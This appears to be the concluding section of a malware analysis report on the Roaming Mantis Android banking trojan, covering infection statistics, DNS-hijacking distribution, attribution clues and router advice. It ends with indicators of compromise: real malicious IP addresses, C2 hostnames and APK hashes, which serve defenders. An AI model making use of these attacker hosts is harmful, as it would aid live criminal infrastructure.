
Kaspersky Lab products detect Roaming Mantis's malicious apk file as Trojan-Banker.AndroidOS.Wroba. Based on the verdict, we checked the statistics from Kaspersky Security Network (KSN) for the two months from February 9 to April 9, 2018.



There were more than 6,000 detections coming from just over 150 unique users. The most affected countries were South Korea, Bangladesh and Japan. Based on the design of the malware and our detection statistics, this malware was designed to be spread mainly in Asian countries. While Kaspersky Lab products may only see a limited

number of infections, based on further analysis of the C2 infrastructure we saw roughly 3,000 connections to C2 infrastructure per day, which suggests a much larger scale for this Android malware campaign. Upon every connection the malware sends information about compromised devices to the C2, including system locale, which indicates the possible origins of the victims. 98% of affected devices appear to have the Korean locale set.

We have done some calculations and built the following chart based on observed locales:



The breakdown of the remaining 2% reveals a few more system locales: en_GB, en_US, zh_CN, ja_JP and others.

As usual in such cases, Kaspersky Lab has got in touch with local CERTs (South Korea being the first) to provide information about the victims to help unsuspecting users remove the malware and prevent further reinfections.

Conclusions

Kaspersky Lab observed Roaming Mantis' Android application being distributed via a DNS hijacking technique with the help of compromised routers. The malware aims to steal user information, including credentials for two-factor authentication, and give the attackers full control over compromised Android devices.

At the moment, clues appear to suggest a financial motive and low OPSEC for this attack, which is why we think it is likely to be the work of cybercriminal hackers.

Our research revealed that the malware contains Android application IDs for popular mobile banking and game applications in South Korea. The malware is most prevalent in South Korea, and Korean is the first language targeted in HTML and *test.dex*. Based on our findings, it appears the malicious app was originally distributed to South Korean targets. Support was then added for Traditional Chinese, English and Japanese, broadening its target base in the Asian region.

However, it's still unclear how the attackers hijacked the router DNS settings. If you have any concerns about the DNS settings on your router, please check the user manual and verify that your DNS settings haven't been tampered with, or contact your ISP for support. Kaspersky Lab also strongly recommends changing the default login and password for the admin web interface of their router, never install firmware from third-party sources and regularly update router firmware to prevent similar attacks in the future.

Based on our investigation, the Roaming Mantis attackers left some additional clues. For example, some comments in the HTML source, malware strings and a hardcoded legitimate website point to Simplified Chinese. Therefore, we believe the cybercriminals are familiar with both Simplified Chinese and Korean.

The malicious threat actor behind this campaign remains very active and the malware is updated every day. We will keep tracking this campaign to protect our customers and update our readers with new information.

Kaspersky Lab products detect this malware with the following verdict(s):
HEUR:Trojan-Banker.AndroidOS.Wroba

IOC

Malicious hosts:
114.44.37[.]112
118.166.1[.]124
118.168.193[.]123
128.14.50[.]146
128.14.50[.]147
220.136.111[.]66
220.136.179[.]5
220.136.76[.]200
43.240.14[.]44
haoxingfu01.ddns[.]net
shaoye11.hopto[.]org

Malicious apks:
03108e7f426416b0eaca9132f082d568
1cc88a79424091121a83d58b6886ea7a
2a1da7e17edaefc0468dbf25a0f60390
31e61e52d38f19cf3958df2239fba1a7
34efc3ebf51a6511c0d12cce7592db73
4d9a7e425f8c8b02d598ef0a0a776a58

808b186ddfa5e62ee882d5bdb94cc6e2
904b4d615c05952bcf58f35acadee5c1
a21322b2416fce17a1877542d16929d5
b84b0d5f128a8e0621733a6f3b412e19
bd90279ad5c5a813bc34c06093665e55
ff163a92f2622f2b8330a5730d3d636c

class.dex:

19e3daf40460aea22962d98de4bc32d2
36b2609a98aa39c730c2f5b49097d0ad
3ba4882dbf2dd6bd4fc0f54ec1373f4c
6cac4c9eda750a69e435c801a7ca7b8d
8a4ed9c4a66d7ccb3d155f85383ea3b3
b43335b043212355619fd827b01be9a0
b7afa4b2dafb57886fc47a1355824199
f89214bfa4b4ac9000087e4253e7f754

test.dex:

1bd7815bece1b54b7728b8dd16f1d3a9
307d2780185ba2b8c5ad4c9256407504
3e4bff0e8ed962f3c420692a35d2e503
57abbe642b85fa00b1f76f62acad4d3b
6e1926d548ffac0f6cedfb4a4f49196e
7714321baf6a54b09baa6a777b9742ef
7aa46b4d67c3ab07caa53e8d8df3005c
a0f88c77b183da227b9902968862c2b9
